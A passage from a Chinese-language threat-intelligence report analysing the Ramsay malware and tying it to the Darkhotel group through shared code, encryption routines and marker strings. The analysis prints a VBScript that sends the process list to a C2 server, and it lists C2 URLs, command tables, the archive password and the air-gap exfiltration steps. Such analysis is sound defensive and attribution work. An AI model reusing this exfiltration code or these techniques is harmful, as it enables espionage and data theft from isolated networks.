感染完成的结构模板如下图所示，文件结尾的特殊标志“9J7uQTqgTxhqHaGUue5caaEr3KU”是为了标记完成，避免重复感染。

图 3-3 感染完成的结构模板

通讯方式：基于文件传输控制指令

攻击者选择通过办公文件传输数据，突破网络隔离。我们猜测这可能是根据攻击目标频繁携带文档文件进出隔离网络的办公习性。

通讯的具体实现可分为 2019 年版本和 2020 年版本，以 2019 年版本为例：

指令和执行对象的传入：

攻击者可在隔离网络的外部，感染受害者主机中的.doc 和.docx 文档，在尾部附加指令和数据形成下图中的结构。等待攻击目标携带抵达隔离网络中的已感染机器，附加的数据将被 Ramsay 组件读取并得到执行。



图 3-4 指令数据附加结构

基于自定义的文件传输控制指令如下表：

表 3-1 可接收的指令和功能

指令	功能
Rr*e#R79m3QNU3Sy	读取执行对象，向 TEMP 目录释放 exe 并运行。
CNDkS_&pgaU#7Yg9	读取执行对象，向%ALLUSERSPROFILE%\\Identities\\目录释放 netmgr_%d.dll 并加载。
2DWcdSqcv3?(XYqT	读取执行对象，运行 CMD 命令。

指令完成后，附加数据被删除，感染文档得到还原。

窃密数据渗出：

该阶段进行于隔离网络的已感染机器中，步骤如下：

步骤 1：搜寻本地的.doc 和.docx 文档，要求其创建时间或最后访问时间在 1 个月以内。

步骤 2：RAR 加密打包集中存放着窃密数据的文件夹，密码为 PleaseTakeOut!@#

步骤 3：对 RAR 压缩包再经一轮自定义加密。

步骤 4：向.doc 或.docx 文档的末尾附加数据，包括 Magic 标志、本机硬件 GUID 和加密的打包数据。由于同一个文档文件可能被多次感染，因此尾部也可能有多个附加组合。



图 3-5 窃密数据附加结构

步骤 5（猜测）：等待受害者携带这批附加着数据的文档渗出隔离网络，抵达已被攻击者攻陷的主机或共享目录。

步骤 6（猜测）：攻击者根据固定的 Magic 值，定时在攻陷的受害者主机或共享目录中搜寻文件，找到这批文档，取出尾部附加的受害主机 GUID 和窃密数据，完成渗出。

4 样本关联与组织归属分析

4.1 样本关联

根据“accept.docx”包含的“afchunk.rtf”攻击文档的元数据和漏洞利用特征，能关联出另一例“afchunk.rtf”：

图 4-1 已知“accept.docx”包含的 afchunk.rtf



图 4-2 新关联出的 afchunk.rtf

新关联出的“afchunk.rtf”的母体来自 RAR 压缩包“技術協議.rar”，整体执行流程如下：



图 4-3 关联样本的完整执行流程

“googleofficechk.sct”首先将系统当前进程列表的信息构成如下 URL，返回给 C2：

http://find-image.com/img/image.php?K=F84hFhfeHUiFQE&test=Base64 编码的进程列表

```
strComputer = "."
Set objWMIService = GetObject("winmgmts:{impersonationLevel=impersonate}!\\" & strComputer & "\root\cimv2")

Set colProcess = objWMIService.ExecQuery ("Select * from Win32_Process")  获取当前进程列表

For Each objProcess in colProcess
    strList = strList + " " + objProcess.Name
Next

Set xmlHttp = CreateObject("MSXML2.ServerXMLHTTP")

xmlHttp.Open "POST", "http://find-image.com/img/image.php", False
xmlHttp.setRequestHeader "Content-Type", "application/x-www-form-urlencoded"
xmlHttp.send "K=F84hFhfeHUiFQE&test=" + Base64Encode(strList)  信息发送回C2
Set xmlHttp = Nothing
```


图 4-4 获取进程列表并返回给 C2

再向系统启动目录下释放“svupdate32.exe”和“msrvc32.exe”。

“msrvc32.exe”负责收集系统信息，包括系统的版本、架构、地区、语言和注册者，并构造 URL 将这些信息发送回 C2：

http://win-api-essentials[.]com/package/v2.php?im=000C29A414B2&fg=u&inf=Base64 编码的系统信息

再构造 URL，下载文件到“%LOCALAPPDATA%\Local\VirtualStore\”目录下的随机命名文件：

http://win-api-essentials[.]com/package/v2.php?im=000C29A414B2&fg=d

备用 C2：http://service.email-126[.]net/box/open.php?se=000C29A414B2&fg=d

最后根据 C2 返回数据中包含的指令和文件名，对随机命名的文件进行下一步操作：

表 4-1 可接收的指令和功能

指令	功能
tta	将随机命名的文件，重命名为给定的字符
ttx	将随机命名的文件，重命名为：给定的字符+.exe，休眠 5 秒后将其运行
ttt	将随机命名的文件，移动到临时目录下的给定字符作文件名的文件
ttw	将随机命名的文件，移动到“%LOCALAPPDATA%\Roaming\Microsoft\Word\STARTUP”目录下，文件名换为：给定的字符+.wll，以此实现在 Word 程序启动时将其调用运行
其他	将随机命名的文件，重命名为：给定的字符+.exe+其他

与 Samsay 活动，以及 DarkHotel 历史木马的关联：

经过对比，“svupdate32.exe”组件与本次 Ramsay 活动的木马，以及 2019 年 1 月被腾讯御见曝光【1】过的 DarkHotel 组织基于 DropBox 的木马程序：eea409bbefee23eb475e4161f06d529a，三者彼此都存在独特代码的共享：

```
if ( v6 >= 0 )
{
  v85 = 0;
  v8 = (void ***)sub_401280(&v76, L"\\");
  LOBYTE(v102) = 5;
  v9 = *v8;
  if ( v9 )
    v10 = *v9;
  else
    v10 = 0;
  v75 = (int *)&v85;
  v74 = v10;
  v73 = ppv;
  v11 = (*(int (__stdcall **)(LPVOID, void *, int **))(*(_DWORD *)ppv + 28))(ppv, v10, &v85);
  LOBYTE(v102) = 0;
  v12 = v11;
  sub_401330(&v76);
  if ( v12 >= 0 )
  {
    v13 = (void ***)sub_401280(&v76, L"MSrvcSecureUpdate");
    LOBYTE(v102) = 6;
```

```
if ( v24 >= 0 )
{
  v25 = (_DWORD **)sub_401280(L"Trigger1");
  LOBYTE(v102) = 7;
  v26 = *v25;
  v27 = v26 ? *v26 : 0;
  v75 = (int *)v27;
  v74 = v87;
  (*(void (__stdcall **)(void *, int))(*(_DWORD *)v87 + 36))(v87, v27);
  LOBYTE(v102) = 0;
  sub_401330(&v76);
  v28 = (_DWORD *)sub_401280(L"2005-01-01T12:05:00");
  LOBYTE(v102) = 8;
  v29 = *v28 ? *(_DWORD *)*v28 : 0;
  v75 = (int *)v29;
  v74 = v87;
  v30 = (*(int (__stdcall **)(void *, int))(*(_DWORD *)v87 + 60))(v87, v29);
  LOBYTE(v102) = 0;
  v31 = v30;
  sub_401330(&v76);
  if ( v31 >= 0 )
  {
    v95 = 0;
    v75 = (int *)&v95;
    v74 = v87;
    v32 = (*(int (__stdcall **)(void *, void **))(*(_DWORD *)v87 + 40))(v87, &v95);
    v75 = (int *)v87;
    (*(void (__stdcall **)(void *))(*(_DWORD *)v87 + 8))(v87);
    if ( v32 >= 0 )
    {
      v33 = (_DWORD **)sub_401280(L"PT3M");
      LOBYTE(v102) = 9;
```

图 4-5 “svupdate32.exe”的共享代码

```
if ( v9 >= 0 )
{
  v105 = 0;
  v11 = (VARIANTARG ***)sub_401CA0(&v91, L"\\");
  LOBYTE(v113) = 5;
  v12 = *v11;
  if ( v12 )
    v13 = *v12;
  else
    v13 = 0;
  v79 = &v105;
  v78 = v13;
  v77 = (VARIANTARG *)v104;
  v14 = (*(int (__stdcall **)(int *, VARIANTARG *, VARIANTARG **))(*v104 + 28))(v104, v13, &v105);
  LOBYTE(v113) = 0;
  v15 = v14;
  sub_401D50(&v91);
  if ( v15 >= 0 )
  {
    v16 = (VARIANTARG ***)sub_401CA0(&v91, L"System");
    LOBYTE(v113) = 6;
```

```
if ( v27 >= 0 )
{
  v28 = sub_401CA0(&v91, L"Trigger1");
  LOBYTE(v113) = 7;
  v29 = (_DWORD *)*v28;
  v30 = (VARIANTARG *)(v29 ? *v29 : 0);
  v80 = v30;
  v79 = v103;
  (*(void (__stdcall **)(_DWORD *, VARIANTARG *, _DWORD *, int))(*v103 + 36))(
    v103,
    v30,
    v81,
    v82);
  LOBYTE(v113) = 0;
  sub_401D50(&v91);
  v31 = sub_401CA0(&v91, L"2005-01-01T12:05:00");
  LOBYTE(v113) = 8;
  v32 = *v31 ? *(_DWORD *)*v31 : 0;
  v82 = v32;
  v81 = v103;
  v33 = (*(int (__cdecl **)(_DWORD *, int))(*v103 + 60))(v103, v32);
  LOBYTE(v113) = 0;
  v34 = v33;
  sub_401D50(&v91);
  if ( v34 >= 0 )
  {
    v94 = 0;
    v80 = (VARIANTARG *)&v94;
    v79 = v103;
    v35 = (*(int (__stdcall **)(_DWORD *, _DWORD **))(*v103 + 40))(v103, &v94);
    v80 = (VARIANTARG *)v103;
    (*(void (__stdcall **)(_DWORD *))(*v103 + 8))(v103);
    if ( v35 >= 0 )
    {
      v36 = sub_401CA0(&v91, L"PT5M");
      LOBYTE(v113) = 9;
```

图 4-6 DarkHotel 基于 Dropbox 的历史木马

```
if ( v83 >= 0 )
{
  v84 = 0;
  v7 = sub_403CE0((int *)&v62, "\\");
  v100 = 4;
  v8 = sub_403DA0((int)v7);
  v83 = (*(int (__stdcall **)(LPVOID, int, int *))(*(_DWORD *)ppv + 28))(ppv, v8, &v84);
  v100 = -1;
  sub_403D80(&v62);
  if ( v83 >= 0 )
  {
    v9 = sub_403CE0((int *)&v61, psz);    // "netwiz"
    v100 = 5;
```

```
if ( v83 >= 0 )
{
  v94 = 0;
  v83 = (**(int (__stdcall ***)(int, void *, int *))v85)(v85, &unk_430730, &v94);
  (*(void (__stdcall **)(int))(*(_DWORD *)v85 + 8))(v85);
  if ( v83 >= 0 )
  {
    v12 = sub_403CE0((int *)&v60, L"Trigger1");
    v100 = 6;
    v13 = sub_403DA0((int)v12);
    v83 = (*(int (__stdcall **)(int, int))(*(_DWORD *)v94 + 36))(v94, v13);
    v100 = -1;
    sub_403D80(&v60);
    v14 = sub_403CE0((int *)&v59, L"2005-01-01T12:05:00");
    v100 = 7;
    v15 = sub_403DA0((int)v14);
    v83 = (*(int (__stdcall **)(int, int))(*(_DWORD *)v94 + 60))(v94, v15);
    v100 = -1;
    sub_403D80(&v59);
    v83 = (*(int (__stdcall **)(int, signed int))(*(_DWORD *)v94 + 84))(v94, 1);
    if ( v83 >= 0 )
    {
      v88 = 0;
      v83 = (*(int (__stdcall **)(int, int *))(*(_DWORD *)v94 + 40))(v94, &v88);
      (*(void (__stdcall **)(int))(*(_DWORD *)v94 + 8))(v94);
      if ( v83 >= 0 )
      {
        v16 = sub_403CE0((int *)&v58, L"PT24H0M");
        v100 = 8;
        v17 = sub_403DA0((int)v16);
        v83 = (*(int (__stdcall **)(int, int))(*(_DWORD *)v88 + 40))(v88, v17);
        v100 = -1;
        sub_403D80(&v58);
        if ( v83 >= 0 )
        {
          v18 = sub_403CE0((int *)&v57, L"PT5M");
          v100 = 9;
```

图 4-7 Ramsay 活动中的 netwiz.exe

```
.004154E0:  65 00 78 00-65 00 00 00-5C 00 00 00-00 00 00 00  e x e   \
.004154F0:  54 00 72 00-69 00 67 00-67 00 65 00-72 00 31 00  T r i g g e r 1
.00415500:  00 00 00 00-32 00 30 00-30 00 35 00-2D 00 30 00      2 0 0 5 - 0
.00415510:  31 00 2D 00-30 00 31 00-54 00 31 00-32 00 3A 00  1 - 0 1 T 1 2 :
.00415520:  30 00 35 00-3A 00 30 00-30 00 00 00-50 00 54 00  0 5 : 0 0   P T
.00415530:  33 00 4D 00-00 00 00 00-73 74 72 69-6E 67 20 74  3 M       string t
.00415540:  6F 6F 20 6C-6F 6E 67 00-69 6E 76 61-6C 69 64 20  oo long invalid
.00415550:  73 74 72 69-6E 67 20 70-6F 73 69 74-69 6F 6E 00  string position
```

图 4-8 三者间存在的共享

4.2 组织关联

经过深入代码比对，我们发现了 Ramsay 与 Darkhotel 组织的诸多关联：

1. 算法重叠

Ramsay 在数据落地前使用的自定义加密算法逻辑，同奇安信之前披露过【2】的，Darkhotel 组织多次用过的算法一致：

```
1  int __cdecl kk_cryptFunc(int a1, unsigned int a2)
2  {
3    int result; // eax
4    unsigned int i; // [esp+0h] [ebp-4h]
5
6    for ( i = 0; i < a2; ++i )
7    {
8      *(_BYTE *)(i + a1) = (*(_BYTE *)(i + a1) ^ 0xFA) + 35;
9      result = i + 1;
10   }
11   return result;
12 }
```

图 4-9 Ramsay 的算法样例

```
int __cdecl fun_Decryptstr0(int a1, unsigned int a2)
{
  int result; // eax@3
  unsigned int i; // [sp+0h] [bp-4h]@1

  for ( i = 0; i < a2; ++i )
  {
    *(_BYTE *)(i + a1) = (*(_BYTE *)(i + a1) ^ 0xA4) - 52;
    result = i + 1;
  }
  return result;
}
```

图 4-10 早前奇安信披露的算法

以及两种算法的组合选择，其中的第二种与曾经披露过的仅多了个加法步骤：

```
1  int __cdecl kk_cryptFunc(int a1, unsigned int a2, int a3)
2  {
3    int result; // eax
4    unsigned int i; // [esp+4h] [ebp-4h]
5
6    for ( i = 0; i < a2; ++i )
7    {
8      if ( a3 )
9        *(_BYTE *)(i + a1) = (*(_BYTE *)(i + a1) ^ 0xFA) + 35;
10     else
11       *(_BYTE *)(i + a1) = (byte_1002BCE8[i % 0x400] ^ *(_BYTE *)(i + a1)) + 56;
12     result = i + 1;
13   }
14   return result;
15 }
```

图 4-11 此次样本的算法样例

```
unsigned int __cdecl fun_Decryptstr(int a1, unsigned int a2, int a3, unsigned int *a4)
{
  unsigned int i; // [sp+0h] [bp-4h]@1

  for ( i = 0; i < a2; ++i )
    *(_BYTE *)(i + a3) = byte_6A58A0B0[(signed int)i % 64] ^ *(_BYTE *)(i + a1);
  *a4 = a2;
  return a2;
}
```


图 4-12 奇安信披露的算法

2. 功能和技术重叠：

Ramsay 与 Darkhotel 的历史木马存在许多功能和技术重叠，例如：

➢ 劫持系统的 WSearch 服务，实现持久化，获得 SYSTEM 权限。

➢ 使用 WinRAR 加密打包窃取的文件。

➢ 创建名为"lua"的窗口，实现文件窃取功能。

➢ 通过一组 CMD 命令收集当前系统信息，这组命令大部分重合且顺序相同。

3. 特殊标志头重叠：

根据"bindsvc.exe"组件用于定位数据位置的标志头：

```
if ( ::lpAddress )
{
  wsprintfA(PESig1_byte_429DAC, "%s%s", "4znZCTTa2J24", "E64GzUxaUnYg");// PE标志头1
  wsprintfA(PESig2_byte_429DC8, "%s%s", "2A2rRhArF6ak", "S9PaRZBwdrbn");// PE标志头2
  wsprintfA(PESig3_byte_429DE4, "%s%s", "pN64RaafaQfj", "WXjM3Ku3UkqP", v7);// PE标志头3
  wsprintfA(PESig4_byte_429E00, "%s%s", "9J7uQTqgTxhq", "HaGUue5caaEr");// PE标志头4
  wsprintfA(PESig5_byte_429E1C, "%s%s%s", "9J7uQTqgTxhq", "HaGUue5caaEr", "3KU");// PE标志头5
```


图 4-13 此次 Ramsay 木马的标志头

能够关联出 2019 年 6 月的样本，此时这 3 个标志头依然是用作定位数据的位置：

```
else
{
  v25 = 0i64;
  Val = 0;
  v25 = (char *)sub_180002550(*(char **)&v17[4], *(int *)v17, "S9PaRZBwdrbn");
  if ( !v25 )
    return 0i64;
  Val = lstrlenA(&String + 1024 * (unsigned __int64)v7);
  memmove(v25 + 12, &Val, 2ui64);
  v27 = v25 + 14;
  memmove(v25 + 14, &String + 1024 * (unsigned __int64)v7, (unsigned int)Val);
  memset(&v25[Val + 14], 0, 1ui64);
  v25 = (char *)sub_180002550(*(char **)&v17[4], *(int *)v17, "2A2rRhArF6ak");
  if ( !v25 )
    return 0i64;
  Val = lstrlenA(::Src);
  memset(v25 + 12, Val, 1ui64);
  memmove(v25 + 13, ::Src, (unsigned int)Val);
  memset(&v25[Val + 13], 0, 1ui64);
  v25 = (char *)sub_180002550(*(char **)&v17[4], *(int *)v17, "9J7uQTqgTxhq");
  if ( !v25 )
    return 0i64;
  Val = 16;
  memset(v25 + 12, 16, 1ui64);
  memmove(v25 + 13, &Src, (unsigned int)Val);
  memset(&v25[Val + 13], 0, 1ui64);
  if ( *(_QWORD *)&v17[4] )
    sub_180005780(*(char **)&v17[4], *(unsigned int *)v17);
}
return 0i64;
```

图 4-14 以往 Darkhotel 特种木马的标志头

在针对本次 Darkhotel 活动的分析过程中，观察到不同样本载荷存在不同的特殊标志，具有定位数据位置的作用。这些残留的标志在 Darkhotel 以往的活动中也曾出现过，从时间轴来看，本次事件的活动与以往的活动存在重叠交叉，可以看出 Darkhotel 具备依据目标环境改变迅速迭代的能力，以及及时更新优化载荷代码的能力。



图 4-15 Darkhotel 特殊标志演化时间轴

经过详细比对，此 2019 年的老样本，即为腾讯安全团队 2019 年 6 月《“寄生兽”（Darkhotel）针对中国外贸人士的最新攻击活动披露》[3]报告中描述的 Darkhotel 特种木马。

与 Darkhotel 特种木马重叠的代码很多。例如，判断 C2 返回数据的开头是否为"<\!DOCTYPE html>"，是则开始解密。若返回的是"reset"，则删除"vector.dat"文件：

```
v12 = 0;
v8 = 0i64;
v11 = 0i64;
v10 = a4 + 36;
Memory = (unsigned __int8 *)malloc(v10);
sub_180002E10(v15, Memory);
if ( Src && Size )
  memmove(Memory + 36, Src, Size);
for ( i = 0; i < dword_18005E604; ++i )
{
  v8 = sub_180003280((const CHAR *)(((signed __int64)i << 10) + v16), (__int64)Memory, v10, (_DWORD *)&v10 + 1);//
                                                // http://service-security-manager.com/c50c9f6c-a306-41d0-8d24-bf0c3a5f4a0e/21270.php
                                                // ?vol=honeycomb
                                                // &q=4znZCTTa2J24
                                                // &guid={6badf36d-7339-11de-9e20-8066606e9463}
  if ( v8 )
  {
    *a6 = i;
    break;
  }
}
free(Memory);
if ( !v8 )
  return 0i64;
if ( StrStrIA(v8, "reset") )
{
  String1 = 0;
  memset(&v14, 0, 0x103ui64);
  lstrcpyA(&String1, PathName);
  PathAppendA(&String1, "vector.dat");
  if ( !PathFileExistsA(&String1) )
    return 0i64;
  if ( !DeleteFileA(&String1) )
    return 0i64;
}
else if ( !StrStrIA(v8, "<!DOCTYPE html>") )
{
  v11 = kk_decryptFunc((__int64)v8, HIDWORD(v10), (unsigned int *)&v12, v15);
  free(v8);
  if ( v11 )
  {
    *a5 = v12;
    return v11;
  }
}
return 0i64;
```

图 4-16 2019 年的样本

```
  memmove(Memory + 36, Src, Size);
for ( i = 0; i < dword_18005E604; ++i )
{
  v8 = wininet_url_180003280((const CHAR *)(((__int64)i << 10) + v16), (__int64)Memory, v10, (_DWORD *)&v10 + 1);
  if ( v8 )
  {
    *a6 = i;
    break;
  }
}
free(Memory);
if ( !v8 )
  return 0i64;
if ( StrStrIA(v8, "reset") )
{
  String1 = 0;
  memset(&v14, 0, 0x103ui64);
  lstrcpyA(&String1, PathName);
  PathAppendA(&String1, "vector.dat");
  if ( !PathFileExistsA(&String1) )
    return 0i64;
  if ( !DeleteFileA(&String1) )
    return 0i64;
}
else if ( !StrStrIA(v8, "<!DOCTYPE html>") )
{
  v11 = CryptDecryptData_180003C90((__int64)v8, HIDWORD(v10), (unsigned int *)&v12, v15);
  free(v8);
  if ( v11 )
  {
    *a5 = v12;
    return v11;
  }
}
```

图 4-17 腾讯安全团队披露的样本

拼接 C2 URL 的字段和值也完全一致：

2019 年样本的 C2：

http://service-security-manager[.]com/c50c9f6c-a306-41d0-8d24-bf0c3a5f4a0e/21270.php?vol=honeycomb&q=4znZCTTa2J24&guid=本机硬件 GUID

腾讯御见报告的样本 C2：

http://game-service[.]org/584e3411-14a7-41f4-ba1d-e203609b0471/6126.php?vol=honeycomb&q=4znZCTTa2J24&guid=本机硬件 GUID

4. 部分诱饵文档的元数据包含韩语“제목”和“사용자”，中文意思分别对应“标题”和“用户”：

图 4-18 诱饵文档的元数据包含韩语

诱饵文档的作者在插入图片对象时，使用 Office 的默认语言也是韩语。

“그림 3”的中文意思是“图片 3”：

